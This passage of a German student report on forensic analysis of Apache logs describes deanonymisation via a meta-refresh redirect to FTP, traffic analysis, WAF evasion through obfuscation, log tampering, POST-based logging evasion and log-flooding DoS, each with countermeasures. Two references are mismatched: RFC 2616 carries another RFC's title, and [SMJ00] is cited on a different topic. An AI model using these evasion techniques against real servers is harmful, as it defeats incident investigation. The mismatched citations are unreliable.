Webseiten können nicht nur auf HTTP-URLs verlinken, sondern – je nach Unterstützung durch den Browser oder externer Programme – ggf. auch auf eine Vielzahl weiterer Protokolle, wie etwa `FTP`, `TELNET`, `SVN`, `IRC`, `NEWS`, `FINGER`, `GOPHER`, `WAIS`, `RTSP` oder `MMS`. Wenn der verwendete Anonymisierungsdienst aber nicht den kompletten IP-Datenverkehr anonymisiert, sondern nur `HTTP-` (bzw. `HTTPS`) Anfra-

gen, dann kann die ursprüngliche Adresse ggf. ermittelt werden, indem der Client dazu verleitet wird, eine Nicht-HTTP-Verbindung aufzubauen. Dies könnte auch automatisiert durch die Platzierung des Meta-Refresh-Tags innerhalb einer Webseite geschehen:

Listing 5.3: HTML-Code der auf einen FTP-Server weiterleitet

```
1 <meta http-equiv="refresh" content="0; url=ftp://example">
```

Ein Nutzer, der die Webseite über einen HTTP-Proxy aufruft, kann so z.B. an einen FTP-Server weitergeleitet werden. Die FTP-Verbindung ist dabei nicht anonymisiert. Die „echte“ Client-Adresse ist für den Server z.B. durch Vergleichen des zeitlichen Abstands der Logeinträge von Web- und FTP-Server nachvollziehbar. Weitere denkbare Ansätze, serverseitig den Zusammenhang zwischen anonymisierter und echter Client-Adresse herzustellen, wären durch Angabe eines eindeutigen Benutzernamens (z.B. `telnet://foo@example`) oder URL-Pfades (z.B. `mms://example/bar`). Auch hier gilt: Die Deanonymisierung durch Nicht-HTTP-Links stellt allerdings einen aktiven (serverseitigen) Angriff dar und spielt deswegen für die Webforensik eher eine untergeordnete Rolle. Des Weiteren muss bedacht werden, dass DNS-Anfragen anonymisiert werden, da sie ansonsten offenbaren, dass ein Client beabsichtigt, sich mit einem bestimmten Zielserver zu verbinden, auch dann, wenn die eigentliche Verbindung vom Absender zum Empfänger anonymisiert ist. Auf diese Thematik solcher „DNS Leaks“ geht [SMJ00] näher ein.
Als Gegenmaßnahme empfiehlt es sich für einen Benutzer, der anonym bleiben möchte, möglichst sämtlichen Datenverkehr durch den Anonymisierungsdienst zu leiten und/oder nur Verbindungen zu diesem zuzulassen (etwa durch einen lokal installierten Packetfilter).

Traffic-Analyse

Die Grundidee, der Traffic-Analyse ist es, durch den Vergleich von Mustern im Datenverkehr, zweier Kommunikationsteilnehmer zu erkennen, ob diese in gegenseitiger Beziehung stehen. Sendet ein Client Datenpakete bestimmter Größe, in bestimmten Zeitabständen und kommen diese in ähnlichen zeitlichen Abständen bei einem Server an, so kann – ohne den Inhalt der Pakete zu kennen – davon ausgegangen werden, dass die beiden miteinander kommunizieren. Dies stellt ein großes Problem für Anonymisierungsverfahren dar, setzt allerdings voraus dass ein Angreifer Zugriff auf den Datenverkehr an beiden Endpunkten hat. Durch aktives Eingreifen in den Datenverkehr und Senden bestimmter Muster, können die Chancen für eine erfolgreiche Traffic-Analyse verbessert werden. Es würde den Rahmen dieses Projekts sprengen, im Detail auf die Gefahren von Traffic-Analyse für Anonymisierungsdienste einzugehen, zumal sie für die Forensik eine untergeordnete Rolle spielen. Deshalb wollen wir es an dieser Stelle dabei belassen und auf die weiterführenden Arbeiten von [Ray00], [BMS01] und [GAL+07] verweisen.

5.1.3 Browserseitige Schutzkonzepte

Bei den genannten Methoden zur Deanonymisierung wird versucht, dem Client eine eindeutige Kennung zu geben oder dessen echte IP-Adresse in Erfahrung zu bringen. Um Techniken, die browserseitig zum Einsatz (Evercookies, Browser-Fingerprinting, Browser-Plugins) kommen, zu verhindern bzw. zu erschweren existieren in den meisten modernen Webbrowsern sog. „Private Modes“, deren (Un-)Sicherheit in [ABJB10] ausführlich diskutiert wird. Des Weiteren gibt es für den Firefox Browser eine Reihe von Erweiterungen, wie NoScript[9], Flashblock[10], Better Privacy[11] oder RefControl[12], um die Privatsphäre des Nutzers zu schützen. Während jede Browser-Erweiterung prinzipiell die Gefahr weiterer Sicherheitslücken birgt, bieten diese die Möglichkeit, gezielt bestimmte Features eines modernen Browsers zu aktivieren, standardmäßig aber dessen Komplexität (und damit die Angriffsfläche) zu reduzieren.
Ein Firefox Add-On, das speziell für die Nutzung mit Tor entwickelt wurde und viele Ansätze vereint, verspricht TorButton[13]. Mit dieser Erweiterung kann ein Nutzer per Mausklick bestimmen, ob der Webbrowser Anfragen über das Tor-Netzwerk leiten soll oder nicht. Allerdings kann das Add-On noch vieles mehr: Obwohl seit Mai 2011 nur noch sporadisch weiterentwickelt und offiziell von einem speziellen „Tor-Browser“ abgelöst, veranschaulicht es recht deutlich, wie Ansätze eines browserseitigen Schutzkonzeptes vor Deanonymisierung aussehen könnten. TorButton konfiguriert den Browser so, dass Methoden, die die Anonymität brechen würden, deaktiviert werden. Im Folgenden wollen wir auf die wichtigsten Ansätze eingehen:

- *Browser Plugins* – Deaktiveren von Browser-Plugins wie Java und Flash
- *JavaScript* – Abfangen bestimmter JavaScript Funktionen, die Informationen wie etwa Bildschirmauflösung, Zeitzone oder User-Agent-Details preisgeben und somit zum Browser-Fingerprinting geeignet wären.
- *HTML* – Deaktivieren bestimmten HTML-Tags wie Meta-Refresh.
- *Trennungskonzept* – Anlegen eines separaten Containers für mit Tor in Zusammenhang stehenden Cookies oder History-Einträgen; Blockieren von Aktivitäten geöffneter Webseiten, welche über Tor aufgerufen wurden.
- *DOM Storage* – Deaktivieren von DOM Storage (HTML5 Web Storage), wie von „Evercookies“ verwendet.
- *Update-Funktionen* – Deaktivierung von Auto-Updates und „Livemarks“ (Lesezeichen für RSS-Feeds, die automatisch aktualisiert werden)

[9] http://addons.mozilla.org/firefox/addon/noscript/
[10] http://addons.mozilla.org/firefox/addon/flashblock/
[11] http://addons.mozilla.org/firefox/addon/betterprivacy/
[12] http://addons.mozilla.org/firefox/addon/refcontrol/
[13] http://www.torproject.org/torbutton/

- *HTTP-Header* – Standardisierung von HTTP-Headern, d.h. Nutzen von häufig vorkommenden Browser/Betriebssystem Kombinationen im User-Agent Feld, US-Englisch als Sprache oder GMT als Zeitzone; Deaktivieren der Übertragung von Referern.

Allgemein kann gesagt werden, dass ein Webbrowser ständig wechselnde Angriffsvektoren auf die Privatsphäre bzw. Anonymität des Nutzers bietet. Browserseitige Schutzkonzepte müssen deshalb einer stetigen Weiterentwicklung unterliegen, um mit den immer neuen Risiken eines komplexer werdenden Web 2.0 Schritt zu halten.

5.2 Verschleierung des Angriffs

Gelingt es einem Angreifer, den Angriff so zu verschleiern, dass dieser in den Logeinträgen nicht mehr ohne weiteres erkennbar ist, kann er die forensische Analyse maßgeblich beeinträchtigen bzw. den hierfür notwendigen Aufwand erhöhen. Hierzu exitieren mehrere Möglichkeiten, auf die wir im Folgenden näher eingehen werden: Entzerrung von Anfragen, Vermassung von Anfragen sowie Code Obfuscation.

5.2.1 Entzerrung von Anfragen

Durch die zeitliche oder örtliche Ausdehnung von Angriffen kann deren Erkennung erschwert werden. Dies kann z.B. durch die künstliche Verlangsamung eines Scanvorgangs und/oder dessen Verteilung auf eine größere Anzahl von Adressen (etwa unter Zuhilfenahme eines Botnetzes) geschehen. Durch vorsichtiges, unregelmäßiges scannen und einer damit einhergehenden, (scheinbaren) Verminderung von Anfragen kann ein Angreifer darauf hoffen, keinen Alarm beim IDS auszulösen. Wenn er Kenntnis davon hat, wann die die Logfiles rotieren, kann er diese Information auch ausnutzen, um seine Angriffe auf mehrere Logdateien zu verteilen. Einer automatisierten forensischen Analyse der Logfiles würden solche Entzerrungstechniken vermutlich nicht standhalten. Einem manuellen Durchsehen der Einträge wären diese erst einmal aus dem Zusammenhang gerissen und müßten neu in Beziehung zueinander gesetzt werden.

5.2.2 Vermassung von Anfragen

Anstatt lange zu warten, könnte ein Angreifer auch aktiv „dummy“ Daten senden, also Anfragen die die Log-Dateien anwachsen lassen, aber nicht den eigentlichen Angriff enthalten. Dahinter steckt die Idee, massenhaft Anfragen zu generieren die mehr oder weniger harmlos und/oder von anderen Netzteilnehmern sind, um die echten Angriffe in der Masse der Anfragen zu verstecken.

Anfragen-basierend

Der Angriff geht in der Masse der Anfragen eines Absenders unter. Ein Client schickt möglichst viele verschiedene Anfragen an die Skripte einer Webanwendung. Dabei ist in einer Anfrage an ein bestimmtes Skript ein Angriff versteckt. Durch die Flut an Anfragen geht dieser allerdings unter. Ziel ist es hierbei, den Angriff in der Masse der Anfragen zu verstecken. Auch denkbar wäre es, bewusst auffällig zu sein, anstatt größtenteils harmlose Anfragen zu senden. Z.B. könnte ein Angreifer absichtlich einen Alarm auslösen und die Aufmerksamkeit darauf lenken. Ein Angreifer würde in diesem Fall keinen Hehl aus seinem Handeln machen, erschwert es dem Forensiker aber, nachzuvollziehen an welcher Stelle der eigentliche Angriff stattfand. Denn wie im Kapitel 4.3.3 erwähnt, ist die Erfolgsbeurteilung eines Angriffs aus den, in einer Logdatei zur Verfügung stehenden, Daten nur schwer nachvollziehbar. Eine entsprechend schnelle Netzanbindung vorausgesetzt, könnten hunderte Logeinträge pro Sekunde geschrieben werden. Im Idealfall unterscheiden sich die Anfragen jeweils leicht voneinander. Nach einem solchen einstündigen Angriff würde die Forensik-Software also beim Durchsehen der Logfiles bereits hunderttausende Angriffsversuche vermelden. Eine Suche nach dem Richtigen wäre, wie die Suche nach der Nadel im Heuhaufen.

IP-basierend

Der Angriff geht in Masse der Absender-IPs (z.B. Botnetz) unter (z.B. bei Brute-Force). Viele verschiedene Clients schicken Anfragen an einen Web-Server, dabei kann der Web-Server nicht nachvollziehen, von wo der Angriff stammt. Eine ähnliche Technik bietet die Decoy Option (IP-Spoofing) des Portscanners nmap[14], um IP-Level Firewalls auszutricksen

5.2.3 Code Obfuscation

Mit Hilfe von Methoden zur Code Obfuscation kann ein Angreifer versuchen, den Payload so zu verschleiern, dass dieser vom Forensik-Tool nicht mehr erkannt bzw. nicht als Angriff gewertet wird. Dies kann dadurch erreicht werden, dass der Code so umgeschrieben wird, dass er zwar valide und ausführbar bleibt, aber nicht mehr in das Muster zur Angriffserkennung passt. Gelingt es einem Angreifer, den Aufruf so zu gestalten, dass er in der jeweiligen Sprache weiterhin erlaubt ist, aber die regulären Ausdrücke bzw. Filter der WAF nicht mehr greifen, so wird diese umgangen und das Ausführen von Schadcode bleibt unbemerkt. Hierzu existiert im Web 2.0 eine ständig wachsende Anzahl an Möglichkeiten, wie in [HNHL10] beschrieben. Beliebte Methoden sind URL-Kodierung, Nutzung verschiedener Zeichensätze (z.B. UTF-8), JavaScript Charcode/Unicode/Entities, Base64, SQL-Code Verschleierung, Filterumgehung durch Kommentare, usw.

[14] http://nmap.org/man/de/man-bypass-firewalls-ids.html

Eine ähnliche Technik wäre auch auf IP-Ebene in Form eines Fragmentierungsangriffes möglich, wie in [ZRT95] behandelt. Hierbei wird die Firewall durch Paketfragmentierung umgangen. Die IP-Pakete werden so zerlegt, dass sie nicht gefiltert und anschließend auf dem Zielsystem wieder zusammengesetzt werden.

5.3 Angriff auf Logdienste

In den Rahmenbedingungen dieser Arbeit gingen wir bisher davon aus, dass alle Logfiles vollständig vorhanden und nicht manipuliert sind. Nun wollen wir von dieser Annahme abrücken und diskutieren, wie die Log-Funktionen eines Webservers clientseitig eingeschränkt werden können, um die Datenbasis für eine forensische Analyse im Nachhinein zu reduzieren.

5.3.1 Manipulation von Logfiles

Gelingt es einem Angreifer Schreibzugriff auf die Logdateien des Webservers zu erlangen, so kann er diese nach Belieben verändern. Die Zeilen, die den Angriff enthalten können entfernt oder neue nach Belieben hinzugefügt werden. Besteht also die Möglichkeit, dass die Logfiles manipuliert wurden, fehlt die vertrauenswürdige Datengrundlage für eine forensische Analyse.
In [SK99] wird ein Verfahren zur verschlüsselten und mit Zeitstempeln versehenen Speicherung von Logdateien vorgeschlagen, dass nachweislich deren Echtheit garantiert. Damit kann verhindert werden, dass ein Angreifer die (bereits geschriebenen) Logdateien lesen kann oder diese gezielt manipuliert, ohne dass ein Systemadminstrator dieses bemerken würde. Es kann allerdings nicht verhindert werden, dass ein Angreifer mit entsprechenden Dateisystem-Rechten die Logfiles löscht und somit eine Nachvollziehbarkeit des Angriffes unmöglicht macht.
Um nicht nur die Integrität von Logdaten, sondern auch deren Vollständigkeit zu gewährleisten, dürfen sie deshalb nicht auf demselben System gespeichert werden, dessen Ereignisse sie dokumentieren. Stattdessen sollten alle anfallenden Logeinträge direkt über einen kryptographisch sicheren Kanal auf ein vertrauenswürdiges Zweitsystem zur Protokollierung weitergeleitet werden, wie in [AGL] diskutiert. Nur so kann gewährleistet werden, dass eine umfassende und nicht manipulierte Datenbasis als Grundlage für die Forensik zur Verfügung steht.

5.3.2 Umgehung des Loggings

Gelingt es einem Angreifer, zu verhindern, dass seine Tätigkeit protokolliert wird, ist eine forensische Analyse nicht mehr möglich. Existieren z.B. Kentnisse über die Art des benutzen Logformats, bzw. über dessen Detaillevel, kann er versuchen, den Payload in einen Angriffsvektor einzuschleusen, der nicht aufgezeichnet wird. Eine triviale, aber sehr effektive Möglichkeit, die forensische Analyse zu erschweren, ist

beispielsweise die Nutzung der HTTP-Methode `POST` anstatt von `GET`. Die übertragenen `POST`-Variablen, die den Angriff enthalten, werden beim Apache-Webserver standardmäßig (common, combined, usw.) nicht geloggt. Deren Aufzeichnung ist zudem, wie schon in Kapitel 4.2.1 erwähnt, verhältnismäßig aufwendig.
Eine weitere Möglichkeit serverseitiges Logging zu umgehen, wären Sicherheitslücken in der Programmierung des Logdienstes auszunutzen. Dies ist etwa dann möglich, wenn Sonderzeichen als solche interpretiert werden, anstatt sie besonders zu kennzeichnen. Beispiele hierfür sind die Deutung von `\n` bzw. `\r` als Newline bzw. Wagenrücklauf oder von Anführungszeichen als das Ende eines Abschnitts. So wurde etwa 2003 im Apache 1.3 eine Lücke[15] dieser Art entdeckt. Enthielt ein HTTP-Request das Zeichen `0x1A` stellte der Webserver die Protokollierung komplett ein.

5.3.3 Denial of Service

Mit jeder Anfrage eines Clients wird ein zusätzlicher Eintrag in die Logdatei des Webservers geschrieben – und damit Speicherplatz verbraucht. Dieser ist, wenn auch heute oft im TerraByte-Bereich vorhanden, dennoch beschränkt. Gelingt es einem Angreifer, massenhaft Anfragen in die Logdatei zu schreiben, wird irgendwann der verfügbare Speicherplatz verbraucht sein. Nun kann er mit dem eigentlichen Angriff auf eine Webanwendung beginnen, ohne dass dieser aufgezeichnet wird. In [AGL] wird diese Technik als „Log Flooding“ bezeichnet.
Auch die Verwendung von Log Rotation, also dem automatisierten Löschen alter Einträge im Falle von zu großen Logdateien, schafft nur bedingt Abhilfe. Denn auch hier kann ein Angriff vertuscht werden, indem direkt nach dessen Ausführung so lange uninteressante Log-Einträge generiert werden, bis das Logsystem rotiert und somit die alten Einträge (welche den Angriff dokumentieren) überschrieben werden.
In Tests mit dem Webserver-Benchmark Programm httperf[MJ98] ist es uns gelungen, durch HTTP-Anfragen an einen lokalen Server innerhalb einer Minute eine Logdatei der Größe 1GB anzulegen. Die Art des verwendeten Logformats hat dabei einen vernachlässigbar geringen Einfluß auf das Ergebnis, solange wir möglichst große HTTP-Anfragen – in unserem Falle `GET /AAA...` (8000x) – verwenden. Dann nämlich wird ein Großteil der übertragenen HTTP-Daten auch tatsächlich in Logdaten umgesetzt. Existiert die angefragte Datei nicht auf dem Webserver, wird zusätzlich ein Eintrag etwa gleicher Länge als Fehlermeldung in die Datei `error.log` geschrieben. Somit gelingt es uns, fast die doppelte Menge der gesendeten Daten als Speicherplatz zu belegen. Beim Apache-Webserver wird die Größe einer Kopfdatenzeile durch den Parameter `LimitRequestLine` standardmäßig auf ein Maximum von 8190 Bytes beschränkt. Überschreitet eine HTTP-Request-Zeile diese Länge, wird eine (wesentlich kleinere) Fehlermeldung geloggt. Wie schnell ein Angreifer den verfügbaren Speicherplatz belegen kann, hängt letztlich in relevantem Maße von der zur Verfügung stehenden Bandbreite des Angreifers bzw. der maximalen Last des Servers ab.

[15] http://lists.virus.org/sec-adv-0307/msg00164.html

Um diese Art eines „Denial of Service“ Angriffs gegen Webserver-Logdienste zu begegnen, sind verschiedene Maßnahmen denkbar. So könnte der benötigte Speicherplatz mit Hilfe von Methoden zur fortgeschrittenen Kompression von Logdateien reduziert werden, wie in [oEE08] vorgeschlagen. Als wesentlich effizienter erweist es sich aber, die Anzahl der Anfragen pro Client einzuschränken, die überhaupt beim Apache-Webserver eingehen und somit geloggt werden können. Hierfür gibt es mehrere Optionen. Etwa lässt sich die Zahl der möglichen simultanen Verbindungen von einem Client sowie die parallelen Zugriffe auf eine bestimmte Ressource mit dem Apache-Modul mod_qos[16] herabsetzen. Ein vorgeschalteter, transparenter Squid-Proxy[17] kann zusätzliche Wartezeiten zwischen den Anfragen eines Clients forcieren und die ihm zur Verfügung stehende Bandbreite reduzieren. Somit wird die Datenrate, mit der ein Angreifer die Logdatei eines Webservers beschreiben kann wesentlich reduziert und die Zeit, die für einen „Log Flooding“ Angriff benötigt wird, signifikant erhöht.

[16] http://opensource.adnovum.ch/mod_qos/
[17] http://squid-cache.org/

6 Zusammenfassung und Ausblick

In unserem Studienprojekt haben wir aufgezeigt, welche Arten von Angriffen gegen Webanwendungen existieren und welche Spuren sie in den Logdateien hinterlassen. Außerdem haben wir dargestellt, welche Daten häufig Ziel von Angriffen sind. Es ist uns gelungen, ein Programm zur automatisierten forensischen Analyse von Apache HTTPD Logfiles zu implementieren. Wir sind darauf eingegangen, welche Möglichkeiten existieren, um eine solche Auswertung zu erschweren oder zu verhindern. Schließlich haben wir uns mit Methoden befasst, welche diese Verschleierung und Anonymisierung erkennen und versuchen aufzuheben.
Mit dem Siegeszug des Web 2.0 und der fortschreitenden Herausbildung von immer neuen Angriffstechniken muss auch Software zur forensiche Analyse ständig angepasst und weiterentwickelt werden. Außerdem ist die Implementierung verschiedener Erweiterungen und zusätzlicher Features denkbar. So könnte unserem Programm zukünftig etwa die Logformate `modsec_audit` oder `dumpio` unterstützen, um auch HTTP-Responses und `POST`-Daten zu erfassen. Zudem wäre es denkbar, eine Erkennung der in Kapitel 5 vorgestellten Verschleierungstechniken zu realisieren oder Logeinträge miteinander in Beziehung zu setzen um zusammenhängende Angriffe zu erfassen.
Letztlich sind wir davon überzeugt, mit unserem Studienprojekt und auf dem Themengebiet der Sicherheit von Webanwendungen und der forensischen Logfile-Analyse zu neuen Denkanstößen beigetragen zu haben.

Literaturverzeichnis

[ABJB10] Gaurav Aggrawal, Elie Bursztein, Collin Jackson, and Dan Boneh. An analysis of private browsing modes in modern browsers. In *Proc. of 19th Usenix Security Symposium*, 2010.

[AGL] Dmitriy Ayrapetov, Archana Ganapathi, and Larry Leung. Improving the protection of logging systems.

[BMS01] Adam Back, Ulf Möller, and Anton Stiglic. Traffic analysis attacks and trade-offs in anonymity providing systems. In Ira S. Moskowitz, editor, *Proceedings of Information Hiding Workshop (IH 2001)*, pages 245–257. Springer-Verlag, LNCS 2137, April 2001.

[DMS04] Roger Dingledine, Nick Mathewson, and Paul Syverson. Tor: The second-generation onion router. In *In Proceedings of the 13th USENIX Security Symposium*, pages 303–320, 2004.

[DPJV06] Lieven Desmet, Frank Piessens, Wouter Joosen, and Pierre Verbaeten. Bridging the gap between web application firewalls and web applications. In *Proceedings of the 2006 ACM Workshop on Formal Methods in Security Engineering (FMSE 2006*, pages 67–77, 2006.

[Eck10] Peter Eckersley. How unique is your web browser? In *Proceedings of the 10th Privacy Enhancing Technologies Symposium*, pages 1–18, Berlin, Germany, July 2010.

[FGM+99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Security Considerations for IP Fragment Filtering. RFC 2616, RFC Editor, 1999.

[GAL+07] Timothy G, Abbott, Katherine J. Lai, Michael R. Lieberman, and Eric C. Price. Browser-based attacks on Tor. In Nikita Borisov and Philippe Golle, editors, *Proceedings of the Seventh Workshop on Privacy Enhancing Technologies (PET 2007)*, Ottawa, Canada, June 2007. Springer.

[HNHL10] M. Heiderich, E.A.V. Nava, G. Heyes, and D. Lindsay. *Web Application Obfuscation: '-/WAFs..Evasion..Filters//Alert(/Obfuscation/)-'*. Elsevier Science, 2010.

[MJ98] David Mosberger and Tai Jin. httperf - a tool for measuring web server performance. In *In First Workshop on Internet Server Performance*, pages 59–67. ACM, 1998.

[oEE08] Institute of Electrical and Electronics Engineers. *9th International Conference "Modern problems of radio engineering, telecommunications and computer science"TCSET'2008: proceedings, Lviv-Slavsko, Ukraine, february 19-23, 2008*. Publ. House of Lviv Polytechnic, 2008.

[One96] Aleph One. Smashing The Stack For Fun And Profit. *Phrack*, 7(49), November 1996.

[Ray00] Jean-François Raymond. Traffic Analysis: Protocols, Attacks, Design Issues, and Open Problems. In H. Federrath, editor, *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, pages 10–29. Springer-Verlag, LNCS 2009, July 2000.

[SK99] Bruce Schneier and John Kelsey. Secure audit logs to support computer forensics. *ACM Trans. Inf. Syst. Secur.*, 2(2):159–176, May 1999.

[SMJ00] Matthew Smart, G. Robert Malan, and Farnam Jahanian. Defeating tcp/ip stack fingerprinting. In *Proceedings of the 9th conference on USENIX Security Symposium - Volume 9*, SSYM'00, pages 17–17, Berkeley, CA, USA, 2000. USENIX Association.

[SV11] Mohd. Shadab Siddiqui and Deepanker Verma. Evercookies: Extremely persistent cookies. *International Journal of Computer Science and Information Security*, pages 165–167, 2011.

[ZRT95] G. Ziemba, D. Reed, and P. Traina. Security Considerations for IP Fragment Filtering. RFC 1858, RFC Editor, 1995.